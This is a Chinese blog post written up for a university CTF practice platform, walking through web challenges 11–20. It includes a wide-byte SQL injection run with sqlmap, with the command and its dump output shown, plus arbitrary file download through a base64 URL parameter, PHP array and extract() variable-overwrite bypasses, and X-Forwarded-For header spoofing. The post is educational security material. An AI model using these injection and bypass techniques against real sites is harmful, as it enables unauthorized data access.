南京邮电大学网络攻防平台WriteUP——WEB（中）

原创

FLy_鹏程万里 于 2018-02-27 17:15:54 发布 2241 收藏 3
分类专栏：# 南京邮电大学CTFwriteup 【CTF】
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/Fly_hps/article/details/79390345
版权

南京邮电大学CTFwriteup 同时被 2 个专栏收录
5 篇文章 0 订阅
订阅专栏

【CTF】
30 篇文章 26 订阅
订阅专栏

11、单身一百年也没用

点击传送门“biu~”：

到这里找key

http://blog.csdn.net/Fly_hps

点击超链接：

这里真的没有KEY，土土哥哥说的，土土哥哥从来不坑人，PS土土是闰土，不是谭神

http://blog.csdn.net/Fly_hps

说明此处存在flag,可以抓包试试看看：

题目考察点：网络抓包

12、Download~!

题目提示：

Download~！、“别下音乐，试试下载其它的东西”

既然说了，音乐没有作用，不妨不管音乐，那就查看源代码吧：

发现这个URL采用的是base64加密，而且可控，所以采用burp suit在访问相应的音乐链接时进行抓包试试看看:

之后我们试用base64对其进行解码：

没有什么可用的信息，此时我们注意到一个——download.php顺便联系到上面解码的关系、这个题目的主题“Download~！”，所以我们可以对“download.php”进行base64加密，之后修改可控的URL路径使其访问download.php这个URL路径：

之后改包：


之后释放包


之后下载此php文件并且查看其源代码：

```
??<?php
error_reporting(0);
include("hereiskey.php");
$url=base64_decode($_GET[url]);
if( $url=="hereiskey.php" || $url=="buxiangzhangda.mp3" || $url=="xingxingdiandeng.mp3" || $url=="download.php"){
        $file_size = filesize($url);
        header ( "Pragma: public" );
        header ( "Cache-Control: must-revalidate, post-check=0, pre-check=0" );
        header ( "Cache-Control: private", false );
        header ( "Content-Transfer-Encoding: binary" );
        header ( "Content-Type:audio/mpeg MP3");
        header ( "Content-Length: " . $file_size);
        header ( "Content-Disposition: attachment; filename=".$url);
        echo(file_get_contents($url));
        exit;
}
else {
        echo "Access Forbidden!";
}
?>
```

http://blog.csdn.net/Fly_hps

此时并未发现要找的flag，但是却发现了另外一个”hereiskey.php”这个文件，此时使用同样的方法去操作：






释放包：

发现果然有一个php文件:

下载并打开：



找到flag！

flag:nctf{download_any_file_666}

题目考察点： 变通能力与信息收集


13、Cookie

题目提示点：

更具题目名称“Cookie”可以联想到必然与Cookie相关，所以我们在点击传送门的同时，使用burpsuite进行抓包操作

要想获得有cookie，那么我们就必须把not变为yes也就是需要报0变为与之相反的数值。“没有”的反义词就是“有” 我们惯性思维“0”与“1”相反，所以进行改包操作：

之后释放包，并且查看原网页：



题目考察点：巧用题目给出的信息提示　对Cookie的理解

14、MySQL

打开题目链接：

Do you know robots.txt?
百度百科

http://blog.csdn.net/Fly_hps

由以上提示，我们可以直接范文**robots.txt**查看是否有隐藏的信息（至于不知道**robots.txt**的请自行**Baidu**）


找到关键词：**sql.php**、**ID=1024** 、**intval($_GET[id])**

由此可知，需要访问“/sql.php?id=1024.x”这个子目录，此处的“x”可以是任何非0整数值（因为intval函数的作用）

题目考察点： 题目提示信息的使用　对robots.txt的了解　PHP函数功能的查询与理解

15、Sqlinjection 3


打开题目链接：



http://blog.csdn.net/Fly_hps

结合题目可以知晓这是一个“宽字节”注入

验证：



http://blog.csdn.net/Fly_hps

之后使用工具sqlmap进行跑一下：

```
root@kali:~# sqlmap -u "http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1%d6'" -T ctf4 -C flag --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.1.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
 the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting at 21:23:30

[21:23:30] [WARNING] it appears that you have provided tainted parameter values ('id=1%d6'') with most lik
ely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter v
alues so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[21:23:34] [INFO] testing connection to the target URL
[21:23:35] [INFO] heuristics detected web page charset 'ISO-8859-2'
[21:23:35] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the
```


```
[21:26:02] [INFO] retrieved: sae-chinalover
[21:27:19] [INFO] fetching entries of column(s) 'flag' for table 'ctf4' in database 'sae-chinalover'
[21:27:19] [INFO] fetching number of column(s) 'flag' entries for table 'ctf4' in database 'sae-chinalove
'
[21:27:19] [INFO] retrieved: 1
[21:27:24] [INFO] retrieved: nctf{gbk_3sqli}
[21:28:27] [INFO] analyzing table dump for possible password hashes
Database: sae-chinalover
Table: ctf4
[1 entry]
+-----------------+
| flag            |
+-----------------+
| nctf{gbk_3sqli} |
+-----------------+

[21:28:27] [INFO] table ``sae-chinalover`.ctf4' dumped to CSV file '/root/.sqlmap/output/chinalover.sinaa
p.com/dump/sae-chinalover/ctf4.csv'
[21:28:27] [INFO] fetched data logged to text files under '/root/.sqlmap/output/chinalover.sinaapp.com'

[*] shutting down at 21:28:27

root@kali:~#
```

http://blog.csdn.net/Fly_hps

题目考察点： 宽字节注入

16、X00

打开题目链接：



http://blog.csdn.net/Fly_hps

原来的URL路径：http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php

我们提供参数：nctf[]=1XXXXXXXXXXX#biubiubiu

此处的XXXXXXX出可以随便输入其他的字符，结果保持不变！

测试使用的URL路径：

http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf[]=1sgasGsg#biubiubiu

结果

http://blog.csdn.net/Fly_hps

题目考察点： 代码审计 PHP函数使用

17、bypass again

打开链接：

http://blog.csdn.net/Fly_hps

根据这些已知的信息我们可以发现这里的两个要求有一些矛盾，但是我们联想到这是一个使用php编写的脚本，而且**在php中对数组的MD5加密之后都是NULL**，所以可以使用这个小点来试试：

原来的URL

http://chinalover.sinaapp.com/web17/index.php

对其进行修改加入构造的参数：

http://chinalover.sinaapp.com/web17/index.php?a[]=x&b[]=y

这里的x、y 可以为任意数值！


之后查看：

http://blog.csdn.net/Fly_hps

题目考察点：PHP代码审计

18、变量覆盖

打开题目链接：



http://blog.csdn.net/Fly_hps

根据提示信息查看source.php

```
<?php
include("secret.php");
?>
<html>
    <head>
        <title>The Ducks</title>
        <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/css/bootstrap.min.css" rel="stylesheet" integrity="sha3
1q8mTJOASx8j1Au+a5WDVnPi2lkFfwwEAa8hDDdjZlpLegxhjVME1fgjWPGmkzs7" crossorigin="anonymous">
        <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/js/bootstrap.min.js" integrity="sha384-
0mSbJDEHialfmuBBQP6A4Qrprq5OVfW37PRR3j5ELqxss1yVqOtnepnHVP9aJ7xS" crossorigin="anonymous"></script>
    </head>
    <body>
        <div class="container">
            <div class="jumbotron">
                <center>
                    <h1>The Ducks</h1>
                    <?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
                        <?php
                        extract($_POST);
                        if ($pass == $thepassword_123) { ?>
                            <div class="alert alert-success">
                                <code><?php echo $theflag; ?></code>
                            </div>
                        <?php } ?>
                    <?php } ?>
                    <form action="." method="POST">
                        <div class="row">
                            <div class="col-md-6 col-md-offset-3">
                                <div class="row">
                                    <div class="col-md-9">
                                        <input type="password" class="form-control" name="pass" placeholder="Password" />
                                    </div>
                                    <div class="col-md-3">
                                        <input type="submit" class="btn btn-primary" value="Submit" />
                                    </div>
                                </div>
                            </div>
                        </div>
                    </form>
                </center>
            </div>
            <p>
                <center>
                    source at <a href="source.php" target="_blank">/source.php</a>
                </center>
            </p>
        </div>
    </body>
</html>
```

http://blog.csdn.net/Fly_hps

extract()函数的作用:从数组中将变量导入到当前的符号表,该函数使用数组键名作为变量名，使用数组键值作为变量值。针对数组中的每个元素，将在当前符号表中创建对应的一个变量。

由于extract的参数直接是$_POST,那么就存在了变量覆盖的可能了。使用Burpsuite修改请求参数，传递pass和thepassword_123覆盖掉默认的thepassword_123的值，就可以得到flag了

操作如下：

填写表单之后提交并且使用burp suit进行抓包：

http://blog.csdn.net/Fly_hps

http://blog.csdn.net/Fly_hps

之后转到Raw模块下：

http://blog.csdn.net/Fly_hps


题目考察点：变量覆盖

19、PHP是世界上最好的语言

打开链接：

http://blog.csdn.net/Fly_hps

之后我们接着访问以下当前目录下的index.txt文件：



由于我们输入为GET提交方式，所以本身会经过一次URL编码，外加验证时的一次一共是两次，所以我们需要对“hackerDJ”进行两次URL编码，之后再作为参数进行传入

使用御剑编码进行编码：

第一次编码：

第二次编码：

之后作为参数进行传入：

http://way.nuptzj.cn/php/index.php?id=%2568%

打开页面

Access granted!


flag: nctf{php_is_best_language}

Can you authenticate to this website? index.txt

题目考察点：代码审计　编码解码

20、伪装者

打开链接



http://blog.csdn.net/Fly_hps

想到抓包操作：
之后根据提示需要本地登陆，那么就需要修改请求头了。增加请求头 X-Forwarded-For: 127.0.0.1 就可以通过验证拿到flag了。

后续题目待续！